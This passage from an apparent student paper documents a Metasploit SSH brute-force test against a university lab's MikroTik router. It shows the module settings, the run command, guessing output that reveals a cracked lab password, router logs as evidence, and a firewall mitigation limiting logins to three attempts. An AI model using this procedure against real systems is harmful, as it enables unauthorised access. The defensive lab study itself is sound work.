
```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted:
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.6.1      yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Fig. 16. Set VERBOSE




```
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

Fig. 17. run command



```
[-] 192.168.6.1:22 - Failed: 'catut:catuuta'
[-] 192.168.6.1:22 - Failed: 'catut:catuut3'
[-] 192.168.6.1:22 - Failed: 'catur:catur33'
[-] 192.168.6.1:22 - Failed: 'catur:catur36'
[-] 192.168.6.1:22 - Failed: 'catur:catur6t'
[-] 192.168.6.1:22 - Failed: 'catur:catur6r'
[-] 192.168.6.1:22 - Failed: 'catur:catur6u'
[-] 192.168.6.1:22 - Failed: 'catur:catur6c'
[+] 192.168.6.1:22 - Success: 'catur:catur63' 'MikroTik RB951Ui-2HnD 6.44.4 (stable)'
[*] SSH session 1 opened (192.168.6.250:37081 → 192.168.6.1:22) at 2023-02-23 23:45:27 -0500
[-] 192.168.6.1:22 - Failed: 'catuu:catur36'
[-] 192.168.6.1:22 - Failed: 'catuu:catur6t'
[-] 192.168.6.1:22 - Failed: 'catuu:catur6r'
[-] 192.168.6.1:22 - Failed: 'catuu:catur6u'
[-] 192.168.6.1:22 - Failed: 'catuu:catur6c'
[-] 192.168.6.1:22 - Failed: 'catuu:catur6a'
```

Fig. 18. Successful Attack



```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```


Fig. 19. Scanned Complete

Executing a Brute Force attack with the run command (Fig. 17) will display a script with several signs: [-], which means the username and password failed (do not match), [+] means the username and password match or the attack was successful and [*] means one open SSH session (Fig. 18). A script will appear like in Fig. 19 when the attack is complete.

III. RESULTS AND DISCUSSION

A. Analysis

Evidence of the attack recorded on the router board log page shows multiple login requests from the IP address 192.168.6.250, on the same date and time, namely March 3, 2023, at 10:28:41, and so on. At 10:28:46 the attacker managed to gain entry. It will have an impact on the login data security system from the router admin because the attacker can find out the username and password used so that he can hack the device. It will significantly disrupt academic activities in the UNIMMA Faculty of Engineering lab. The attack's proof given in Fig. 20.




```
  # Time                  Buffer  Topics                   Message
145 Mar/03/2023 10:28:41  memory  system, error, critical  login failure for user catut from 192.168.6.250 via ssh
146 Mar/03/2023 10:28:43  memory  system, error, critical  login failure for user catur from 192.168.6.250 via ssh
147 Mar/03/2023 10:28:43  memory  system, error, critical  login failure for user catur from 192.168.6.250 via ssh
148 Mar/03/2023 10:28:44  memory  system, error, critical  login failure for user catur from 192.168.6.250 via ssh
149 Mar/03/2023 10:28:44  memory  system, error, critical  login failure for user catur from 192.168.6.250 via ssh
150 Mar/03/2023 10:28:45  memory  system, error, critical  login failure for user catur from 192.168.6.250 via ssh
151 Mar/03/2023 10:28:45  memory  system, error, critical  login failure for user catur from 192.168.6.250 via ssh
152 Mar/03/2023 10:28:46  memory  system, error, critical  login failure for user catur from 192.168.6.250 via ssh
 53 Mar/03/2023 10:28:46  memory  system, info, account    user catur logged in from 192.168.6.250 via ssh
155 Mar/03/2023 10:28:49  memory  system, error, critical  login failure for user catuu from 192.168.6.250 via ssh
156 Mar/03/2023 10:28:50  memory  system, error, critical  login failure for user catuu from 192.168.6.250 via ssh
157 Mar/03/2023 10:28:50  memory  system, error, critical  login failure for user catuu from 192.168.6.250 via ssh
```

Fig. 20. Attack Proof

3. *Attack Mitigation*

Setting Firewall

To protect against Brute Force attacks, the router board can be changed to its firewall settings with a maximum of three logins (Fig. 21).




#		Action	Chain	Src. Address	Dst. Address	Proto...	Src. Port	Dst. Port	In. Inter...	Out. Int...	In. Inter...	Out. Int...	Src. Address List	Dst. Ad...	Bytes	Packets
;;; drop ssh brute forcers																
0		✗ drop	input			6 (tcp)		22					ssh_blacklist		191.2 KiB	2 233
1		add...	input			6 (tcp)		22					ssh_stage3		60 B	1
2		add...	input			6 (tcp)		22					ssh_stage2		120 B	2
3		add...	input			6 (tcp)		22					ssh_stage1		180 B	3
4		add...	input			6 (tcp)		22							240 B	4

Fig. 21. Setting Firewall


Mitigation Results

The mitigation results show that the attempted attack was blocked on the fourth attempt because the firewall settings are limited to a maximum of three logins (Fig. 22). Fig. 23 shows three attempts to log into the router board access.



```
[*] 192.168.6.1:22 - Starting bruteforce
[-] 192.168.6.1:22 - Failed: 'cattu:catur33'
[-] 192.168.6.1:22 - Failed: 'cattu:catur36'
[-] 192.168.6.1:22 - Failed: 'cattu:catur6t'
[-] 192.168.6.1:22 - Could not connect: execution expired
[-] Could not connect: The connection with (192.168.6.1:22) timed out.
[-] Could not connect: The connection with (192.168.6.1:22) timed out.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Fig. 22. Blocked Attack



```
14 Feb/10/2023 11:49:05  memory  system, info, account   user catur logged in from 70:C9:4E:B7:03:CB via winbox
15 Feb/10/2023 11:51:42  memory  system, info            filter rule changed by catur
16 Feb/10/2023 11:51:44  memory  system, info            filter rule changed by catur
17 Feb/10/2023 11:51:48  memory  system, info            filter rule changed by catur
18 Feb/10/2023 11:52:06  memory  system, info            filter rule changed by catur
19 Mar/03/2023 11:23:57  memory  system, info            filter rule added by catur
20 Mar/03/2023 11:24:21  memory  system, info            filter rule changed by catur
21 Mar/03/2023 11:28:09  memory  system, info            filter rule added by catur
22 Mar/03/2023 11:28:17  memory  system, info            filter rule changed by catur
23 Mar/03/2023 11:31:43  memory  system, info            filter rule added by catur
24 Mar/03/2023 11:31:51  memory  system, info            filter rule changed by catur
25 Mar/03/2023 11:33:35  memory  system, info            filter rule added by catur
26 Mar/03/2023 11:33:49  memory  system, info            filter rule changed by catur
27 Mar/03/2023 11:34:44  memory  system, info            filter rule changed by catur
28 Mar/03/2023 11:36:23  memory  system, info            user admin changed by catur
29 Mar/03/2023 11:36:48  memory  system, error, critical login failure for user cattu from 192.168.6.250 via ssh
30 Mar/03/2023 11:36:48  memory  system, error, critical login failure for user cattu from 192.168.6.250 via ssh
31 Mar/03/2023 11:36:49  memory  system, error, critical login failure for user cattu from 192.168.6.250 via ssh
```

Fig. 23. Blocked Attack Logs

B. *Reporting*

The analysis stage shows the attack's results before and after it has been mitigated on the router board firewall settings. Prior to mitigation, the attacker's username and password could be accessed with IP 192.168.6.250 via ssh. The perpetrator attacked on March 3, 2023 at 10:28:41, and managed to access the username and password at 10:28:46 (Fig. 20). This could mean that a foreign party had compromised or hacked the login system. After mitigating the attack, the perpetrator can only try to log in three times.

IV. CONCLUSION

Based on the results of the research that has been done, it can be concluded that the router (lab router), which is an additional router to the main router (Information System Bureau-BSI router), is vulnerable to Brute Force attacks, just like the router in lab S1. However, attackers can be detected using router board logs, both the IP address and the time of the attack to secure it requires firewall settings. After mitigating the attack, the perpetrator can only try to log in three times. It is very useful for the UNIMMA Faculty of

Engineering as information to strengthen security systems on computer networks and as material for future consideration.

ACKNOWLEDGMENT

I would like to express my deepest gratitude to the supervising lecturers and the UNIMMA Informatics Engineering Study Program for the guidance, support, and knowledge that has been given during my lectures. All of this would not have been possible without your help. Thank you so much for all the experience and learning I got.

REFERENCES

[1] H. Alfidzar and B. P. Zen, "Implementasi HoneyPy Dengan Malicious Traffic Detection System (Maltrail) Menggunakan Analisis Deskriptif Guna Untuk Mendeteksi Serangan DDOS Pada Server," *J. Informatics, Inf. Syst. Softw. Eng. Appl.*, vol. 4, no. 2, pp. 32–45, May 2022, doi: 10.20895/inista.v4i2.534.

[2] S. Alam and Y. N. Kunang, "Analisis Serangan Brute Force Pada Ip Address Cctv (Closed Circuit Television) Menggunakan Metode Komputer Forensic," no. Vol 3 No 3 (2021): Bina Darma Conference on Computer Science (BDCCS), pp. 544–553, 2021.

[3] Y. Mulyanto, H. Herfandi, and R. Candra Kirana, "Analisis Keamanan Wireless Local Area Network (WLAN) Terhadap Serangan Brute Force Dengan Metode Penetration Testing (Studi kasus:RS H.Lmanambai Abdulkadir)," *J. Inform. Teknol. dan Sains*, vol. 4, no. 1, pp. 26–35, Feb. 2022, doi: 10.51401/jinteks.v4i1.1528.

[4] M. H. Hawarizmi, M. T. Kurniawan, and M. Fathinuddin, "Sistem Deteksi Serangan Ddos pada Software Defined Network Menggunakan Metode Entropy," pp. 615–628, doi: http://dx.doi.org/10.30591/smartcomp.v11i4.4246.

[5] T. Chen, W. Yu, R. Chen, and L. Lin, "Knowledge-embedded routing network for scene graph generation," *Proc. IEEE Comput. Soc. Conf. Comput. Vis. Pattern Recognit.*, vol. 2019-June, pp. 6156–6164, 2019, doi: 10.1109/CVPR.2019.00632.

[6] W. Syahputra, T. . Diansyah, and R. Liza, "Pemanfaatan Mikrotik Router Board Sebagai Pengaman Serangan DDOS Menggunakan Metode IDS," *Snastikom*, vol. 1, no. 1, pp. 492–499, 2020.

[7] N. Nasirudin, S. Sunardi, and I. Riadi, "Analisis Forensik Smartphone Android Menggunakan Metode NIST dan Tool MOBILedit Forensic Express," *J. Inform. Univ. Pamulang*, vol. 5, no. 1, p. 89, Mar. 2020, doi: 10.32493/informatika.v5i1.4578.

[8] I. Riadi, Sunardi, and Sahiruddin, "Perbandingan Tool Forensik Data Recovery Berbasis Android Menggunakan Metode Nist," *J. Teknol. Inf. dan Ilmu Komput.*, vol. 7, no. 1, pp. 197–204, 2020, doi: 10.25126/jtiik.202071921.

[9] R. Umar, I. Riadi, and G. M. Zamroni, "Mobile Forensic Tools Evaluation for Digital Crime Investigation," *Int. J. Adv. Sci. Eng. Inf. Technol.*, vol. 8, no. 3, p. 949, Jun. 2018, doi: 10.18517/ijaseit.8.3.3591.

[10] P. Hendradi, "Analisis Keamanan E-learning Menggunakan Open Web Application Security Project (OWASP) studi kasus MOCA UNIMMA," *J. Inform.*, vol. 22, no. 02, pp. 132–138, 2022, doi: https://doi.org/10.30873/ji.v22i2.3327.

[11] Khairunnisak Nur Isnaini, "Analisis Forensik Untuk Mendeteksi Keaslian Citra Digital Menggunakan Metode NIST," *100 unter 1 Milliarde*, vol. 3, no. 2, pp. 175–179, 2020, doi: 10.1007/978-3-322-91586-3_37.

[12] M. Mushlihudin and A. Nofiyan, "Analisis Forensik pada Web Phishing Menggunakan Metode National Institute of Standards and Technology," *Cybernetics*, vol. 4, no. 02, pp. 11–23, 2021, doi: 10.29406/cbn.v4i02.2287.

[13] Y. Mulyanto and A. Algi Fari, "Analisis Keamanan Login Router Mikrotik Dari Serangan Bruteforce Menggunakan Metode Penetration Testing (Studi Kasus: SMK Negeri 2 Sumbawa)," *J. Inform. Teknol. dan Sains*, vol. 4, no. 3, pp. 145–155, Aug. 2022, doi: 10.51401/jinteks.v4i3.1897.

[14] S. Dwiyatno, “Analisis Monitoring Sistem Jaringan Komputer Menggunakan Software NMAP,” *PROSISKO J. Pengemb. Ris. dan Obs. Sist. Komput.*, vol. 7, no. 2, pp. 108–115, Sep. 2020, doi: 10.30656/prosisko.v7i2.2522.